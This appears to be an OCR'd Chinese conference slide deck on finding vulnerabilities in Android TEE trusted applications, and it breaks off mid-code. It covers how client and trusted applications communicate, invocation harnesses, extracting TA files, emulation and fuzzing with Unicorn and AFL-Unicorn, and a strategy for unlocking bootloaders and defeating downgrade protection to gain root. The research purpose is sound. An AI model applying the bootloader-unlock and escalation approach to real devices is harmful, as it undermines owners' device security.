看雪·第七届安全开发者峰会

深入Android可信应用漏洞挖掘

李中权

About Me

- 启明星辰 ADLab 移动安全专家、高级安全研究员
- 专注于 Apple、Android、IoT 的漏洞挖掘与 Fuzzing
- 小米 SRC Top 1
- 发现 Apple、华为、荣耀、小米、三星、联发科、OPPO、VIVO 等主流厂商的高危漏洞
- 曾在天府杯上完成产品破解

目录

TEE 介绍

TEE 介绍

- 什么是 TEE?

全称为“可信执行环境”（Trusted Execution Environment），是位于主处理器中的一个独立的安全区域

- TEE 的角色?

TEE 为运行在其中的应用程序提供了一个隔离的环境以保护应用程序和数据免受其他软件的攻击。

TEE 常用于处理敏感的数据，如密码、密钥、生物识别数据等。

即使设备的主操作系统被攻击，TEE 中保存的敏感数据和安全策略也不会受到影响

基本概念

- 什么是 Normal World?

指设备的主操作系统环境，包括运行的应用程序和操作系统本身。这个环境通常包含用户的各种应用程序和服务，但是它并不被认为是安全的，因为它可能受到各种各样的攻击。

在本次演讲中，Normal World 和 REE 都指的是 Android 操作系统

- 什么是 CA?

Client Application，这些应用程序运行在设备的主操作系统（即“Normal World”）中，并通过特定的 API 与 TEE（也被称为"Secure World"）通信

通用架构图


Normal World
Secure World
EL0
APP APP APP APP
Framework Services
TA TA TA TA
TA TA TA TA
S-EL0
EL1
Android Kernel
TEEOS
S-EL1
EL2
Hypervisor
EL3
Trusted Firmware

可信应用 TA 承担的作用

敏感数据的安全存储
(Eg：指纹、图片、用户密钥)

安全通信

完整性校验

安全的加密策略

DRM

etc...

为什么会对 TA 做安全研究?

- 2022 年下半年本想对 TA、TEEOS、ATF 整体做漏洞挖掘
- 但挖掘 TA 时发现 TA 的漏洞多到超乎想象，故针对部分主流厂商的 TA 做了漏洞挖掘
- 目标：
  - 基于 OP-TEE 的自研 TEE
  - 小米的 MiTEE
  - MTK
  - 某国产厂商自研的 TEE
  - 高通、Kinibi
  - 华为、三星：（彼时刚有研究员分析过，故有架构分析但未深入挖掘）
- 60 处漏洞被确认（含撞洞）

因厂商漏洞披露策略的限制，省略部分漏洞细节

主流 TA 的架构实现和逆向分析

理解 CA 和 TA 的通信

1. CA 调用 API 与 REE Driver 通信
2. REE Driver 初始化请求，封装必要的参数并通过 Secure Monitor 发送给 TEE
3. TEE 接收到请求后，将 TA 镜像文件的内容从 REE 侧加载到 TEE 的共享内存中
4. TEE 校验 TA 的完整性、证书签名、版本等
5. 校验通过后，TEE 加载 TA，进入 TA 的生命流程

Global Platform TEE Client API 规范

- 标准化开发流程
- 提升 TA 开发的效率
- 用 Session 管理创建、打开、关闭会话的流程以及与 TA 的交互方式
- 规范会话中的命令调用以及输入/输出参数的管理

理解 Global Platform 规范中 TA 的生命周期

1. TA_CreateEntryPoint
2. TA_OpenSessionEntryPoint
3. TA_InvokeCommandEntryPoint
4. TA_CloseSessionEntryPoint
5. TA_DestroyEntryPoint

GP TEE Client API TA 的基本定义

```
typedef union
{
   struct
   {
      void*    buffer; size_t   size;
   } memref;
   struct
   {
      uint32_t a;
      uint32_t b;
   } value;
} TEE_Param;
```

```
static const TEE_UUID myUUID =
{
    0x79b77788, 0x9789, 0x4a7a,
    { 0xa2, 0xbe, 0xb6, 0x1, 0x55, 0xee, 0xf5, 0xf3 }
};
```

```
typedef struct
{
   uint32_t timeLow;
   uint16_t timeMid;
   uint16_t timeHiAndVersion;
   uint8_t  clockSeqAndNode[8];
} TEE_UUID;
```

```
TEEC_Result TEEC_InitializeContext(
    const char* name,
    TEEC_Context* context)

void TEEC_FinalizeContext(
    TEEC_Context* context)

TEEC_Result TEEC_OpenSession (
    TEEC_Context* context,
    TEEC_Session* session,
    const TEEC_UUID* destination,
    uint32_t connectionMethod,
    const void* connectionData,
    TEEC_Operation* operation,
    uint32_t* returnOrigin)

void TEEC_CloseSession (
    TEEC_Session* session)

TEEC_Result TEEC_InvokeCommand(
    TEEC_Session* session,
    uint32_t commandID,
    TEEC_Operation* operation,
    uint32_t* returnOrigin)
```

TA UUID

```
cdsp.b00                    gpqese.b08
cdsp.b01                    gpqese.mdt
cdsp.b02                    gptauuid.xml
cdsp.b03                    hdcp1.b00
cdsp.b04                    hdcp1.b01
cdsp.b05                    hdcp1.b02
cdsp.b06                    hdcp1.b03
cdsp.b07                    hdcp1.b04
cdsp.b08                    hdcp1.b05
cdsp.b09                    hdcp1.b06
cdsp.b10                    hdcp1.b07
cdsp.b11                    hdcp1.b08
cdsp.b12                    hdcp1.mdt
cdsp.b13                    hdcp2p2.b00
cdsp.b14                    hdcp2p2.b01
cdsp.b15                    hdcp2p2.b02
cdsp.b17                    hdcp2p2.b03
cdsp.mdt                    hdcp2p2.b04
```

```
<image name="gpsample.mbn">
  <uuid>"5AF8C3E6-D9DF-446E-4ff2d4d58e8ca49b"</uuid>
  <info>"GP Sample App"</info>
</image>

<image name="gptest.mbn">
  <uuid>"CAD10542-34E4-452D-6156E979AA6E61BC"</uuid>
  <info>"GP test App"</info>
</image>

<image name="gptest3.mbn">
  <uuid>"5AF8C3E6-D9DF-446E-4FF2C3C47D7B938A"</uuid>
  <info>"GP test3 App"</info>
</image>

<image name="gptest4.mbn">
  <uuid>"5AF8C3E6-D9DF-446E-4FF2B2B36C6A8279"</uuid>
  <info>"GP test4 App"</info>
</image>

<image name="scp11cry.mbn">
  <uuid>"7EDC14D9-0E89-45FB-AEBE26A94F8B5362"</uuid>
  <info>"GP SCP11 Crypto Services App"</info>
</image>
```

根据 TA 处理外部数据的方式，我将 TA 分为两类

- 遵循 Global Platform TEE Client API 规范的 TA
  - 使用 TEE_Params 结构做数据交换
  - 如：MiTEE、HTEE、OP-TEE 以及很多基于 OP-TEE 二次开发的 TEE

- 使用二进制数据流的 TA
  - 从外部传入的二进制数据流中读取数据
  - 厂商可能自行实现了新的数据传输和处理的协议
  - 也可能基于 Global Platorm 规范做了二次封装，限制了调用 TA 的参数类型
  - 如：高通 QSEE、Kinibi TEE

一款 TEE 中可以同时存在这两种 TA

如何分析 CA 和 TA 的调用流程

不同的 TEE 实现有不同的调用流程，授人以鱼不如授人以渔

通用的分析思路：

- ps –A | grep ca
- lsof –p $ca_pid

CA 和 TA 的调用流程

基于 GP 规范的 TA 的方法调用

```
int main()
{
    void* tee_so = dlopen("/vendor/lib64/libTEECommon.so", RTLD_LAZY);
    if (tee_so == NULL) {
        printf("[%s]-》dlopen error : %s\n", __FUNCTION__, dlerror());
        return -1;
    }
    *(void**)(&TEEC_InitializeContext) = dlsym(tee_so, "TEEC_InitializeContext");
    *(void**)(&TEEC_OpenSession) = dlsym(tee_so, "TEEC_OpenSession");
    *(void**)(&TEEC_FinalizeContext) = dlsym(tee_so, "TEEC_FinalizeContext");
    *(void**)(&TEEC_InvokeCommand) = dlsym(tee_so, "TEEC_InvokeCommand");
    *(void**)(&TEEC_CloseSession) = dlsym(tee_so, "TEEC_CloseSession");


    res = TEEC_InitializeContext(NULL, &ctx);
    if (res != TEEC_SUCCESS) {
        printf("[%s]-》TEEC_InitializeContext failed\n", __FUNCTION__);
        return -1;
    }

    res = TEEC_OpenSession(&ctx, &sess, &TARGET_UUID, TEEC_LOGIN_PUBLIC, NULL, NULL, &err_origin);

    if (res != TEEC_SUCCESS) {
        printf("[%s]-》TEEC_OpenSession failed\n", __FUNCTION__);
        TEEC_FinalizeContext(&ctx);
        return -1;
    }

    gogogo();

    TEEC_CloseSession(&sess);
    TEEC_FinalizeContext(&ctx);
```

Varies Across OEMs:
Requires reverse engineering to locate the correct library for each specific device

CA 和 TA 的调用流程

高通 TA 的方法调用

```
int main()
{
    struct qcom_qsee_handle* tz = initialize_qsee_tz();
    if (tz == NULL) {
        perror("[-] Failed to initialize TA handle");
        return -errno;
    }
    printf("[+] initialize TA handle success\n");

    //Loading the ta
    int res = (*tz->QSEECom_start_app)((struct QSEECom_handle **)&tz->qseecom,
                                       TA_PATH, TA_APP_NAME, TA_BUFFER_SIZE);
    if (res < 0) {
        perror("[-] Failed to load TA");
        return -errno;
    }
    printf("[+] QSEECom_start_app success\n");

    struct QSEECom_handle *handle = (struct QSEECom_handle *)(tz->qseecom);
    res = (*tz->QSEECom_set_bandwidth)(handle, true);
    if (res) {
            perror("Set bandwidth failed");
            return -1;
    }
    printf("[+] QSEECom_set_bandwidth success\n");

    gogogo(tz, handle);

    res = (*tz->QSEECom_set_bandwidth)(handle, false);
    if (res) {
            perror("Set bandwidth failed");
```

TA 的实例

多实例（Multi-Instance）：

- 多个 CA 可以同时与同一个 TA 进行交互，每个 CA 的交互不会影响其他的 CA

单实例（Single-Instance）：

- TA 只有一个实例，所有的 CA 共享同一个 TA 实例。如果一个 CA 正在与这个 TA 交互，其他的 CA 必须等待直到当前的交互完成
  - 对于单实例 TA，常见于 Fingerprint TA，测试时建议使用 Frida hook 其 CA 后再跟 TA 通信，否则需 kill 掉原始 CA 并自行配置 TA 的初始化，该逻辑一般很复杂，耗费精力

TA 的提取

常规的 TA：

- 从设备上提取（需要 Root）：

```
find / -path /proc -prune -o  -path /dev -prune -o -path /mnt -prune -o -path /storage -prune -o -type f \( -name "*.ta" -o -name "*.sec" -o
-name "*.tabin" -o -name "*.tlbin" -o -name "*.drbin" -o -name "*.mdt" -o -name "*.mbn" \) -print
```

- 从 OTA 固件包中提取：
  - NON-HLOS.img
  - system.img / vendor.img / product.img / odm.img

嵌入式 TA（如三星 TEEGris 中的部分 TA）：

- 分析并按 TEEOS 的特定镜像格式解析

逆向分析

MDT format TAs

https://github.com/laginimaineb/unify_trustlet


MCLF format TAs


https://pastebin.com/DPwcmrK2

Most OP-TEE based format TAs

Remove their headers

TA 的逆向分析


b.ta
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0000h: 48 53 54 4F 00 00 00 00 48 64 02 00 30 48 00 70 HSTO....Hd..0H.p
0010h: 20 00 00 01 E2 6E 6C BF 91 32 C4 24 BD B8 7A 72 ...ânl¿'2Ä$½,zr
0020h: 1E C4 6B 32 21 69 23 B0 3C F9 1B FE CD 11 D5 7F .Äk2!i#°<ù.þÍ.Õ.
0030h: 92 5B 8F EB 32 44 47 16 10 05 5B 59 C7 90 DB 9C '[.ë2DG...[YÇ.Ûœ
0040h: D9 D9 B5 2B 2B 1E 85 72 48 AA B5 88 13 2F 5F 18 ÙÙµ++.…rHªµˆ./_.
0050h: 27 17 E7 D2 A9 45 6D E8 82 0D 97 E7 D3 63 A3 D1 '.çÒ©Emè‚.—çÓc£Ñ
0060h: 26 4E 74 96 98 92 77 DF 53 30 C1 92 E7 73 2C 2E &Nt–˜'wßS0Á'çs,.
0070h: 00 68 CE 77 AD D9 78 FC 29 5F B8 57 61 65 BF E2 .hÎw-Ùxü)_¸Wae¿â
0080h: C0 9D 66 DE B3 7A C2 26 05 EC 2F 52 D5 2A F5 EC À.fÞ³zÂ&.ì/RÕ*õì
0090h: 95 4B D6 AB 22 97 82 BD 30 EA DA B2 1A 0E 6A 10 •KÖ«"—‚½0êÚ²..j.
00A0h: EC AC A0 32 D5 A1 A5 ED 49 C3 32 07 7A B8 41 A0 ì¬ 2Õ¡¥íIÃ2.z¸A
00B0h: 8B 5C B4 B7 7A 03 23 D7 99 49 D9 D9 C6 DF 9D 50 ‹\´·z.#×™IÙÙÆß.P
00C0h: D5 0B FD B1 49 52 68 BB A1 60 C7 04 74 32 9D 4C Õ.ý±IRh»¡`Ç.t2.L
00D0h: FA F0 FD 9A 22 57 28 B9 E9 B4 59 1C F4 1E A5 DE úðýš"W(¹é´Y.ô.¥Þ
00E0h: DC D4 F2 8D D3 F0 55 C0 C1 80 87 83 26 89 83 1F ÜÔò.ÓðUÀÁ€‡ƒ&‰ƒ.
00F0h: 17 E1 B5 26 16 0D B5 00 10 BB FE CF BC 8A FD 5A .áµ&..µ..»þÏ¼ŠýZ
0100h: 8B 85 A5 A5 C7 52 42 08 71 2C 8B 01 BB 00 BF E3 ‹…¥¥ÇRB.q,‹.».¿ã
0110h: B8 E0 07 69 E7 87 9B EB 09 7D E3 31 AC E0 5D 30 ¸à.iç‡›ë.}ã1¬à]0
0120h: 83 D1 18 7D A0 93 29 19 1E F9 79 52 35 FB 12 26 ƒÑ.} “)..ùyR5û.&
0130h: 43 96 6E 38 7F 45 4C 46 01 01 01 00 00 00 00 00 C–n8.ELF.........
0140h: 00 00 00 00 03 00 28 00 01 00 00 00 20 00 00 00 ......(..... ...
0150h: 34 00 00 00 C8 61 02 00 02 04 00 05 34 00 20 00 4...Èa......4. .


b9.ta
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
000h: FD 89 EE 6D 69 74 65 65 01 81 00 00 00 05 CA E0 ý‰î mitee......Êà
010h: 78 35 D6 3E 15 9D 5A E0 1F 5E BB F0 B3 56 78 A6 x5Ö>..Zà.^»ð³Vx¦
020h: 01 60 0B C4 13 90 79 94 F6 FE 52 FD B1 70 51 1B .`.Ä..y"öþRý±pQ.
030h: 2E EF 99 7C E1 FE 54 59 0E 9A AD DB 5D 33 60 59 .ï™|áþTY.š-Û]3`Y
040h: FE 75 34 23 7E F8 78 EA 91 25 5E 2B 66 79 D2 56 þu4#~øxê'%^+fyÒV
050h: 95 26 65 DD 0D A7 D8 B5 2E 5A 28 A7 38 AC D1 CF •&eÝ.§Øµ.Z(§8¬ÑÏ
060h: 45 C6 03 E5 72 11 DE 2D 61 D3 50 FB FC 5F 2B 3C EÆ.år.Þ-aÓPûü_+<
070h: EF EE F6 5A 33 69 64 35 3B 4A EF 9E C9 15 C3 8C ïîöZ3id5;JïžÉ.ÃŒ
080h: 67 1A 3C 2B A4 D5 2B 08 02 F7 92 F9 C8 2B D1 FE g.<+¤Õ+..÷'ùÈ+Ñþ
090h: C1 92 82 19 FC B4 C5 61 39 71 1D CE E3 2B B8 0E Á'‚.ü´Åa9q.Îã+¸.
0A0h: 07 B3 97 0D E6 59 5C F0 35 29 16 2A B8 9C 06 EB .³—.æY\ð5).*¸œ.ë
0B0h: 3A 68 A7 59 A5 0D 35 6C 7C 90 56 09 0B B8 CA E9 :h§Y¥.5l|.V..¸Êé
0C0h: E0 80 41 0A DF E2 71 0F 47 48 41 EA 93 9E D9 A8 à€A.ßâq.GHAê"žÙ¨
0D0h: 76 9E BF A5 F5 0D DB D2 90 62 62 F6 A2 6C 40 9C vž¿¥õ.ÛÒ.bbö¢l@œ
0E0h: DB AD 7B B1 B9 6C 2B BD 54 F3 EF AF D5 9C 1D F8 Û-{±¹l+½Tóï¯Õœ.ø
0F0h: E3 20 CF 2D 83 83 08 80 1B 27 1B B4 C4 BC 57 B5 ã Ï-ƒƒ.€.'.´Ä¼Wµ
100h: 4B 2C 4F 9E F2 30 77 76 BF 98 2E 30 40 52 2F C9 K,Ožò0wv¿˜.0@R/É
110h: 50 3C DE 87 14 F9 08 38 C9 0C F9 0D D2 9B 3B CE P<Þ‡.ù.8É.ù.Ò›;Î
120h: 56 B3 2E 03 59 CF 1D 07 BB E6 60 D1 0A C1 98 8A V³..YÏ..»æ`Ñ.Á˜Š
130h: E8 01 D2 88 B3 40 E1 C5 49 A0 23 04 89 79 9A A5 è.Ò^³@áÅI #.‰yš¥
140h: 02 33 0C D0 ED E8 C4 E9 FC CF A3 27 F8 E6 B3 92 .3.ÐíèÄéüÏ£'øæ³'
150h: 7F 45 4C 46 02 01 01 00 00 00 00 00 00 00 00 00 .ELF............
160h: 03 00 B7 00 01 00 00 00 00 F0 01 00 00 00 00 00 ..·.....ð......
170h: 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 @...............
180h: 00 00 00 00 40 00 38 00 0A 00 00 00 00 00 00 00 ....@.8.........

如何对 TA 做安全研究

对 TA 做安全研究的难点

1. 很难或完全无法调试 TA
   - TEE 与 Android 系统独立
   - 软件调试基本不可能，部分 TEE 可借助 JTAG 进行硬件调试
2. CA 调用 TA 的执行 Log 被关闭或者加密，无法得知 CA 请求的执行结果
3. 大部分 TA 都包含敏感的内容或功能，故只有拥有一定权限的 CA 才能调用指定 TA
   - 研究员需要先提权到某个 Group 、 System 或 Root 权限才能调用 TA
   - 部分厂商还限制了能够调用该 TA 的进程，需要攻击者先拿下指定 CA 或内核的权限才能跟 TA 通信

TA 的安全研究


在真实的手机设备上

使用模拟工具

在真实的 Android 设备上针对 TA 做安全研究

本地 SYSTEM / ROOT 提权

解锁 BOOTLOADER：
NDAY 或者 0 DAY



借助跳板实现攻击

本地 System / Root 提权


Android App半自动化静态漏洞挖掘技术分析

启明星辰 ADLab 2023-01-05 18:34 发表于北京

更多安全资讯和分析文章请关注启明星辰ADLab微信公众号及官方网站
(adlab.venustech.com.cn)

目 录

一、前言
二、Android App漏洞扫描的难点
三、个人扫描器和商业化漏洞扫描器的区别
四、半自动化和自动化漏洞扫描的区别
五、基于文本匹配的半自动化静态漏洞扫描器介绍及优化
六、基于静态污点分析的半自动化漏洞扫描器介绍及优化
七、研究经验总结
八、未来优化方向

一、前言

在Android应用层安全研究领域，研究人员大多采用人工审计加脚本的方式进行漏洞挖掘。针对某个新的攻击面，对手机厂商上千款的预置App开展批量的漏洞挖掘时，短时间内很难产出结果，漏洞挖掘效率低。

在2021年7月上旬，启明星辰ADLab基于开源工具二次开发，编写了一套半自动化静态漏洞扫描工具以辅助漏洞挖掘。在2021年8月底，仅3天时间，用这套工具在小米手机上挖掘到10余处高危漏洞及若干中危漏洞，位列小米SRC 2021 TOP1。

本文主要介绍半自动化漏洞挖掘关键技术以及一些研究经验总结。

https://mp.weixin.qq.com/s/lnmqVQl8YUT_mPQuwqn5RQ

- 两年前开发的半自动化静态漏洞扫描工具
- 融合了“基于文本匹配”和“基于静态污点分析”两种漏洞扫描策略的优点，兼顾漏报率和误报率
- 虽然现在已经有更好的漏洞扫描方案，但在考虑研究员开发扫描器的时间成本的情况下，该方案仍然具有一定的优势，两周以内便可快速开发
- 结合 AI， 效果更佳

本地 System / Root 提权

额外关注：仅可用于安全研究的本地提权漏洞

01

非默认配置的漏洞

02

需要预先授予辅助功能的漏洞

03

需要授予其他敏感权限的漏洞

如：

通知栏中的PendingIntent劫持漏洞

04

其他需要多次用户交互的安全漏洞

解锁 BootLoader

难吗？

解锁了 5 款手机的 Bootloader

- 3 款手机（N Day）
- 2 款手机（0 Day）

解锁 Bootloader：N Day

- 最新的旗舰手机?

解锁 Bootloader：N Day

- ~~最新的旗舰手机？~~ NO
- 子品牌、发布了很久甚至不再维护的手机，但能运行最新的 OEM 系统？ YES

我们的目标很简单：

- 拥有一台具备最新系统的手机
- 手机的版本、配置、是否仍在维护无需关心
- 该漏洞能否被武器化（如是否清除用户数据）、是否是默认配置亦无需在意

最终：

- 解锁这类手机的 Bootloader 后，就能获得在真机上测试 TEE / TA 的能力
- 在 Exp 编写完成后，即可在最新版本的旗舰机上直接使用

解锁 Bootloader： 0 Day + N Day

- 修复解锁 Bootloader 的漏洞 与 修复普通应用的漏洞的策略 有本质区别
- 老版本系统的 Bootloader 被解锁，攻击者可自行刷入最新版本的系统从而保证在最新系统上仍然获得 Root 权限
  - 部分手机亦可直接更新系统，厂商的 OTA 逻辑并不会回锁 Bootloader

故厂商在修复解锁 Bootloader 的漏洞时，不仅需要提供该漏洞的 Patch，还需要封禁用户降级到漏洞版本的能力

解锁 Bootloader： 0 Day + N Day

国内主流厂商都对手机降级有严格限制

- 部分手机需要先降级到一个中间包，才能再降级到指定版本
- 部分手机需要使用厂商提供的降级工具才可降级
  - 厂商提供了一些安全策略来保证降级策略不被绕过，如公私钥、签名、降级 Key 等

但厂商的防降级安全策略真的安全吗？

并不是。

- 手机降级是很正常的用户需求，在安全性和用户体验的考量中，厂商很容易做出妥协，为用户开辟例外。我们只需专注于找到这些例外
- 单纯的安全策略实现漏洞

出于厂商隐私保护需要，省略这部分的漏洞细节

TA 的模拟

TA 的模拟

Unicorn

轻量级、多平台、多架构的CPU模拟框架，基于QEMU

支持多种架构

ARM/ARM64, MIPS, x86/x64

平台独立的特性以及友好的API

选择：Qiling Framework 或 基于 Unicorn 二次开发

- **方案 1**：Qiling Framework 基于 Unicorn 做二次开发，目前已经非常成熟，开发了很多必要的功能帮助开发者快速模拟和 Fuzzing。
- **方案 2**：自己基于 Unicorn 做二次开发，工作量更大，但定制化能力更强。

最终：

- 本次研究的目标为业内部分主流的 TEE 的 TA 实现，目的是构建通用的模拟和 Fuzzing 框架。
- 因每个 TEE 的 Syscall 都不一样，为避免在兼容性上耗费太多时间，采取方案 2。
- 但若后续针对指定 TEEOS 做安全研究，会转向 Qiling Framework。

Memory Layout	TA Binary	Stack	Heap	Shared memory	Additional components Session，file storage，etc...
TA Loader	Set Context	Load TA in MDT format	Load TA in MCLF format	Load TA in Custom format	
	Load TA in GP format	Dependency parsing	Relocation		
Hook	Hook TA functions	Crash Patch Handler	Vulnerability Checker	Syscall Impl	
Input	Parse Input as Data Stream	Parse Input as GP Format	Parse Input in Custom Format	Input checker	
Log	Log	Backtrace	Duplicate Fuzzing Results	Debug	

TA 的 Fuzzing： AFL-Unicorn

无状态的 Fuzzing

无法发现需要苛刻触发条件的漏洞

基于 Crash 的漏洞检测

会漏掉大量的安全漏洞

NO ASAN

AFL-Unicorn 的堆溢出检测

```
def malloc(self, size):
    # Figure out the overall size to be allocated/mapped
    #     - Allocate at least 1 4k page of memory to make Unicorn happy
    #     - Add guard pages at the start and end of the region
    total_chunk_size = UNICORN_PAGE_SIZE + ALIGN_PAGE_UP(size) + UNICORN_PAGE_SIZE
    # Gross but efficient way to find space for the chunk:
    chunk = None
    for addr in range(self.HEAP_MIN_ADDR, self.HEAP_MAX_ADDR, UNICORN_PAGE_SIZE):
        try:
            self._uc.mem_map(addr, total_chunk_size, UC_PROT_READ | UC_PROT_WRITE)
            chunk = self.HeapChunk(addr, total_chunk_size, size)
            break
        except UcError as e:
            continue
    # Something went very wrong
    if chunk is None:
        return 0
    self._chunks.append(chunk)
    return chunk.data_addr
```

```
# Implements basic guard-page functionality
def __check_mem_access(self, uc, access, address, size, value, user_data):
    for chunk in self._chunks:
        if address >= chunk.actual_addr and (
                (address + size) <= (chunk.actual_addr + chunk.total_size)):
            if not chunk.is_buffer_in_chunk(address, size):
                # Force a memory-based crash
                raise Exception("Heap over/underflow attempting to {0} 0x{1:x} bytes @ {2:016x}".format(
                    "write" if access == UC_MEM_WRITE else "read", size, address))
```

Free：Patch

https://github.com/Battelle/afl-unicorn/blob/master/unicorn_mode/helper_scripts/unicorn_loader.py#L129

```
129     def free(self, addr):
130         for chunk in self._chunks:
131             if chunk.is_buffer_in_chunk(addr, 1):
132                 if self._debug_print:
133                     print("Freeing 0x{0:x}-byte chunk @ 0x{0:016x}".format(chunk.req_size, chunk.data_addr))
134                 self._uc.mem_unmap(chunk.actual_addr, chunk.total_size)
135                 self._chunks.remove(chunk)
136                 return True
137         return False
```

```
def free(self, addr):
    for chunk in self._chunks:
        if chunk.is_buffer_in_chunk(addr, 1):
            self._uc.mem_unmap(chunk.actual_addr, chunk.total_size)
            self._chunks.remove(chunk)
            return True
    raise Exception("Freed an object that doesn't exist. "
                    "Maybe 'double-free' or 'invalid free' vulnerability here.")
```


整数溢出检查

ARM64


```
def check_integer_overflow(uc, address, size):
    try:
        code = uc.mem_read(address, size)
        result = 0
        for instruction in md.disasm(code, address):
            if instruction.mnemonic in ('add', 'adds', 'sub', 'subs', 'neg', 'negs', 'mul', 'muls',
                                        'smaddl', 'smsubl', 'umaddl', 'umsubl', 'smulh', 'umulh',
                                        'sdiv', 'udiv', 'lsr', 'asr', 'lsl'):
                op1 = instruction.operands[0]
                op2 = instruction.operands[1]

